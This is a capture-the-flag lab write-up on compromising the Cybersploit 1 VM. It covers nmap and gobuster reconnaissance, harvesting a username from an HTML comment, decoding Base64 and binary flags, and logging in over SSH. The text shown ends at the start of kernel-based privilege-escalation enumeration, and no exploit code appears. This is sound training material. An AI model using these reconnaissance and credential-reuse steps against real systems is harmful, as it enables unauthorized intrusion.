

CYBERSPLOIT 1

Pranav Mohanraj

2/12/2025

Attacking Machine - Kali

Victim Machine - Cybersploit 1

Connection - NAT

Contents

Introduction	3
1. Identify Attacker Machine (KALI)	4
2. Identifying the IP of the Cybersploit 1 Machine.....	5
3. Nmap Scan of the Target Machine.....	6
4. Web Enumeration and Initial Reconnaissance on Port 80	8
5. Directory Enumeration and Discovery of Hidden Paths	11
6. Retrieving and Decoding the Base64 Content from robots.txt (Flag 1)	12
6.1. Decoding the Base64 String.....	13
7. Establishing SSH Access to the Target Machine	14
8. Enumerating the User Environment and Retrieving Flag 2.....	15
9. Decoding the Binary Content Using a Simple Script	17
10. Privilege Escalation Enumeration	18
10.1 Checking the Kernel Version.....	18
10.2 Enumerating SUID Binaries	19
11. Privilege Escalation Using a Local OverlayFS Exploit (CVE-2015-1328)..	20
12. Retrieving the Final Flag	22


Introduction

The Cybersploit 1 virtual machine is a deliberately vulnerable environment designed to develop and assess foundational penetration testing skills in a controlled setting. This exercise follows a structured cyber-attack methodology, beginning with network discovery and service enumeration, and progressing through web-based reconnaissance, credential extraction, and secure shell (SSH) access. The challenge further incorporates practical encoding and decoding techniques, as well as a privilege escalation phase that highlights the risks associated with outdated kernel versions. By systematically identifying weaknesses, exploiting misconfigurations, and retrieving all embedded flags, this assessment demonstrates a complete end-to-end compromise of the target system while reinforcing essential concepts such as reconnaissance, exploitation workflow, and post-exploitation analysis.

1. Identify Attacker Machine (KALI)

The first step in any penetration testing activity is to identify the network in which both the attacker machine and the target machine (Cybersploit 1) are operating. Since both systems are connected to the same virtual network, we begin by determining the IP address and subnet of the attacker machine.

In this scenario, the attacker machine is **Kali Linux**. To obtain its IP address, we use the following command: “ip a”

A screenshot of a terminal window titled 'kali@kali: ~'. The window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user has entered the command '\$ ip a'. The output shows details for two network interfaces: 'lo' (loopback) and 'eth0' (Ethernet). The 'lo' interface has an IP address of 127.0.0.1. The 'eth0' interface has an IP address of 192.168.28.130 and a subnet mask of /24, with a broadcast address of 192.168.28.255.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 00:0c:29:0a:46:e6 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.28.130/24 brd 192.168.28.255 scope global dynamic noprefixro  
ute eth0  
        valid_lft 1768sec preferred_lft 1768sec  
    inet6 fe80::b058:1a6:b5f2:d22b/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

From the output of the ip a command, the attacker machine is assigned the IP address 192.168.28.130/24 on interface eth0. The /24 notation represents the subnet mask (255.255.255.0), meaning that the first 24 bits of the IP address identify the network portion. Therefore, the network address is 192.168.28.0, and the broadcast address (192.168.28.255) confirms that this is a standard /24 network. As a result, all systems on this network will have IP addresses within the range **192.168.28.1 to 192.168.28.254**, including both the attacker machine and the

Cybersploit 1 target machine.


2. Identifying the IP of the Cybersploit 1 Machine

The next step after determining the attacker machine's network range is to identify the IP address of the Cybersploit 1 target machine. Since both systems are operating on the same NAT network, the target machine must fall within the previously identified range of **192.168.28.0/24**.

To discover all active hosts within this subnet, we use the tool **netdiscover**, which performs ARP-based host discovery and lists devices currently visible on the network. This allows us to locate the Cybersploit 1 VM by identifying any IP address that does not belong to the attacker machine or the default network components.

To perform the scan, we execute the following command:

“netdiscover -r 192.168.28.0/24.”



```
root@kali: ~  
Session Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
746 Captured ARP Req/Rep packets, from 5 hosts. Total size: 44760  
-----  
- IP At MAC Address Count Len MAC Vendor / Hostname  
-----  
-  
192.168.28.2 00:50:56:e3:ce:dc 144 8640 VMware, Inc.  
192.168.28.1 00:50:56:c0:00:08 533 31980 VMware, Inc.  
192.168.28.131 00:0c:29:03:40:bc 7 420 VMware, Inc.  
192.168.28.254 00:50:56:ff:67:f5 13 780 VMware, Inc.  
192.168.28.132 00:0c:29:03:40:bc 49 2940 VMware, Inc.  
[
```

Since we already identified the attacker machine's IP as **192.168.28.130**, the newly detected host **192.168.28.132** corresponds to the **Cybersploit 1 target machine**. This IP address will be used for all subsequent enumeration and exploitation steps in the penetration testing process.

3. Nmap Scan of the Target Machine

After identifying **192.168.28.132** as the Cybersploit 1 target machine, the next step is to perform a detailed scan of the host to understand the services it is running and determine potential entry points for exploitation. For this purpose, we use **Nmap**, a widely used network scanning tool that helps enumerate open ports, service versions, and operating system details.

The following command was executed to perform a comprehensive scan that includes version detection, default scripts, and OS identification:

```
“nmap -sV -sC -A 192.168.28.132”
```

- -sV → service/version detection
- -sC → runs default NSE scripts
- -A → “aggressive scan”

```
(kali㉿kali)-[~]  
$ nmap -sV -sC -A 192.168.28.132  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 04:06 EST  
Nmap scan report for 192.168.28.132 (192.168.28.132)  
Host is up (0.0012s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   1024 01:1b:c8:fe:18:71:28:60:84:6a:9f:30:35:11:66:3d (DSA)  
|   2048 d9:53:14:a3:7f:99:51:40:3f:49:ef:ef:7f:8b:35:de (RSA)  
|_  256 ef:43:5b:d0:c0:eb:ee:3e:76:61:5c:6d:ce:15:fe:7e (ECDSA)  
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))  
|_ http-title: Hello Pentester!  
|_ http-server-header: Apache/2.2.22 (Ubuntu)  
MAC Address: 00:0C:29:03:40:BC (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1   1.20 ms  192.168.28.132 (192.168.28.132)  
  
OS and Service detection performed. Please report any incorrect results at ht  
tps://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
```

The results of the Nmap scan show the following key findings:

- **Port 22/tcp (SSH)** is open and running **OpenSSH 5.9p1 on Ubuntu**, which is consistent with older Ubuntu-based systems commonly used in CTF environments.
- **Port 80/tcp (HTTP)** is open and running **Apache 2.2.22**, with the page title displayed as *"Hello Pentester!"*, confirming that a web server is active and accessible.
- OS detection indicates the machine is running a **Linux kernel in the 3.x series**, further confirming that this is an Ubuntu-based virtual machine.


- The MAC address vendor is **VMware, Inc.**, matching the expected virtualization environment.

Based on these details, we can confidently confirm that **192.168.28.132** is the Cybersploit 1 machine and proceed with web enumeration and further exploitation steps.


4. Web Enumeration and Initial Reconnaissance on Port 80

After confirming that port 80 (HTTP) is open on the Cybersploit 1 target machine, the next step is to perform web enumeration to identify any information that may assist in gaining initial access. Visiting the web server's root page often reveals useful clues, hidden comments, or misconfigurations that can be leveraged during exploitation.

When accessing the URL <http://192.168.28.132>, we are presented with the homepage of the “CyBeRSplOiT-CTF” challenge, as shown below.



The webpage contains a welcoming banner, an image, and a message encouraging the user to continue exploring. Although the interface appears simple, it does not immediately provide functional links, forms, or interactive elements that would facilitate further exploitation. Therefore, the next logical step is to examine the HTML source code to look for embedded data or developer comments.



Upon viewing the page source, a hidden HTML comment becomes visible:

“<!--username:itsskv-->”

This reveals a potential **username**, which may later be used for authentication or further enumeration steps. Hidden comments like this are commonly placed by developers and can unintentionally expose sensitive information. Identifying such details at this stage is crucial, as they often serve as key components in gaining initial foothold on the system.

5. Directory Enumeration and Discovery of Hidden Paths

Following the initial inspection of the web server's main page, the next step is to enumerate hidden directories and files that may contain sensitive information or clues intended for the challenge. Many web servers expose unlinked paths that do not appear on the homepage but can still be accessed directly. Identifying these hidden endpoints is a crucial part of web-based penetration testing.

To perform this enumeration, we used **Gobuster**, a directory brute-forcing tool that systematically attempts to access common directory and file names using a predefined wordlist.

Command Used:

```
“gobuster dir -u http://192.168.28.132/ -w /usr/share/wordlists/dirb/common.txt”
```

This command instructs Gobuster to scan the target URL using the widely-used common.txt wordlist to discover files or directories that may not be directly visible from the main webpage.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.28.132/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.28.132/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 286]
./htaccess (Status: 403) [Size: 291]
./htpasswd (Status: 403) [Size: 291]
/cgi-bin/ (Status: 403) [Size: 290]
/hacker (Status: 200) [Size: 3757743]
/index (Status: 200) [Size: 2333]
/index.html (Status: 200) [Size: 2333]
/robots (Status: 200) [Size: 79]
/robots.txt (Status: 200) [Size: 79]
/server-status (Status: 403) [Size: 295]
Progress: 4613 / 4613 (100.00%)

Finished
```

From the results, several paths were discovered. Among them, the following were particularly noteworthy:

- **/hacker** (Status: 200) – Indicates that this directory is accessible and may contain challenge-related content.
- **/robots** (Status: 200) – A non-standard but accessible directory that may store hidden information.
- **/robots.txt** (Status: 200) – The standard crawler instruction file, yet its presence here is especially important in CTF environments.


These discoveries indicate that the web server is hosting additional content beyond what is visible on the main page. Most importantly, the appearance of **robots.txt** is a strong indication that the file may contain clues or encoded information, as is commonly seen in intentionally vulnerable machines.

6. Retrieving and Decoding the Base64 Content from **robots.txt** (Flag 1)

After identifying the presence of the **robots.txt** file during directory enumeration, the next logical step is to access and inspect its contents. In typical web development, **robots.txt** is used to provide indexing instructions to search engine crawlers. However, in CTF environments, this file is often repurposed to hide clues or encoded information meant for the attacker to discover.

To view the file, we navigate directly to the following URL:

“<http://192.168.28.132/robots.txt>”



Instead of the typical crawler directives found in standard robots.txt files, this file contains an unfamiliar sequence of characters:

“R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9”

The presence of uppercase and lowercase letters, numbers indicates that the content is **Base64 encoded**. Base64 is commonly used in CTF challenges to obfuscate text without applying real encryption.

6.1. Decoding the Base64 String

Once the Base64-encoded content was retrieved from the robots.txt file, the next step was to decode it in order to reveal its hidden message. Base64 encoding is commonly used to obfuscate readable text, and decoding it is essential to extract meaningful information required for progressing through the challenge.

To decode the string, we execute the following command in Kali Linux:

**“echo
R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9” | base64 -d”**

```
(kali㉿kali)-[~]  
$ echo "R29vZCBXB3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJ  
zcGxvaXR9" | base64 -d  
Good Work !  
Flag1: cybersploit{youtube.com/c/cybersploit}
```

The decoded output reveals the following:

Good Wore !

Flag1: cybersploit{youtube.com/c/cybersploit}

From this output, we successfully extracted Flag 1 (cyber) along with an additional message. Most importantly, the decoded content confirms that we are progressing correctly through the intended challenge pathway.

7. Establishing SSH Access to the Target Machine

After successfully retrieving the username from the webpage source code and the corresponding password from the decoded Base64 content in robots.txt, the next step is to use these credentials to gain authenticated access to the Cybersploit 1 machine. The presence of an active SSH service on port 22, as identified during the Nmap scan, provides a secure and direct method of interacting with the target machine's operating system.

SSH (Secure Shell) is commonly used for remote administration, and in this context, it allows us to obtain an interactive shell on the victim machine, enabling deeper enumeration and progression toward privilege escalation.

Username : **itsskv**

Password : **cybersploit{youtube.com/c/cybersploit}**

Command Used : `ssh itsskv@192.168.28.132`

Then the password(decoded previously)

```
(kali㉿kali)-[~]  
$ ssh itsskv@192.168.28.132  
itsskv@192.168.28.132's password:  
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
332 packages can be updated.  
273 updates are security updates.  
  
New release '14.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Your Hardware Enablement Stack (HWE) is supported until April 2017.  
  
Last login: Sat Jun 27 10:14:39 2020 from cybersploit.local  
itsskv@cybersploit-CTF:~$
```

Upon entering the correct password, access is granted, and the terminal prompt changes to indicate that we are now operating within the target system. The banner confirms that the machine is running Ubuntu 12.04.5 LTS with kernel version 3.13.0-32, information that will later become relevant for privilege escalation.

This successful login marks the completion of the external enumeration phase and the beginning of internal system exploration.

8. Enumerating the User Environment and Retrieving Flag 2

After successfully gaining SSH access to the target machine as the user **itsskv**, the next phase involves examining the user's home directory for any files left intentionally as part of the challenge. CTF-style virtual machines typically store

sequential flags in user-accessible locations to guide the attacker through the exploitation path.

We begin by listing all files in the home directory using: “ls”

Among the displayed files, we identify a file named **flag2.txt**, which is likely to contain the second flag of the challenge.

To examine its contents, we execute: “cat flag2.txt”

```
itsskv@cybersploit-CTF:~$ ls
Desktop    Downloads  flag2.txt  Pictures  Templates
Documents  examples.desktop  Music      Public    Videos
itsskv@cybersploit-CTF:~$ cat flag2.txt
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 01101
011 00100000 00100001 00001010 01100110 01101100 01100001 01100111 00110010 0
0111010 00100000 01100011 01111001 01100010 01100101 01110010 01110011 011100
00 01101100 01101111 01101001 01110100 01111011 01101000 01110100 01110100 01
110000 01110011 00111010 01110100 00101110 01101101 01100101 00101111 0110001
1 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 011
01001 01110100 00110001 01111101
itsskv@cybersploit-CTF:~$
```

Instead of a readable message, the file contains a long sequence of binary values, each consisting of eight bits (0s and 1s). This format indicates that the text has been encoded in **binary ASCII**.

“01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010
01101011 00100000 00100001 00001010 01100110 01101100 01100001 01100111
00110010 00111010 00100000 01100011 01111001 01100010 01100101 01110010
01110011 01110000 01101100 01101111 01101001 01110100 01111011 01101000
01110100 01110100 01110000 01110011 00111010 01110100 00101110 01101101
01100101 00101111 01100011 01111001 01100010 01100101 01110010 01110011
01110000 01101100 01101111 01101001 01110100 00110001 01111101”

Each 8-bit binary block represents a single ASCII character. In its current form, the message is unreadable and must be decoded to extract meaningful information.

9. Decoding the Binary Content Using a Simple Script

After identifying that the flag2.txt file contained a sequence of binary-encoded values rather than readable text, the next step was to decode those binary values into their corresponding ASCII characters. Binary encoding is a common technique used in CTF challenges to hide information within data that appears unreadable at first glance.

Instead of writing a custom script, we used an **online binary-to-text conversion tool** to decode the content efficiently. This method provides a quick and accurate way to translate each 8-bit binary block into its ASCII representation.

To perform the decoding, the entire binary sequence from flag2.txt was copied into the converter.

From: Binary To: Text

Open File Open Bin File Search

Paste binary code numbers or drop file:

```
01110011 01110000 01101100 01101111 01101001 01110100
01111011 01101000 01110100 01110100 01110000 01110011
00111010 01110100 00101110 01101101 01100101 00101111
01100011 01111001 01100010 01100101 01110010 01110011
01110000 01101100 01101111 01101001 01110100 00110001
01111101
```

Character encoding (optional): ASCII/UTF-8

Convert Reset Swap

good work !
flag2: cybersploit{https:t.me/cybersploit1}

This confirms that the challenge is progressing as intended and provides us with Flag 2, along with another validation message embedded.

10. Privilege Escalation Enumeration

With user-level access established on the Cybersploit 1 machine and the second flag successfully retrieved, the next phase of the assessment focuses on identifying ways to escalate privileges to the root user. Privilege escalation is a critical component of penetration testing, allowing the attacker to gain full administrative control over the system.

To begin this process, we enumerate key system information and inspect areas commonly associated with privilege escalation vulnerabilities.

10.1 Checking the Kernel Version

The Linux kernel version reveals whether the system may be vulnerable to known local privilege escalation exploits. To identify the installed kernel version, we execute: “uname -a”

```
itsskv@cybersploit-CTF:~$ uname -a
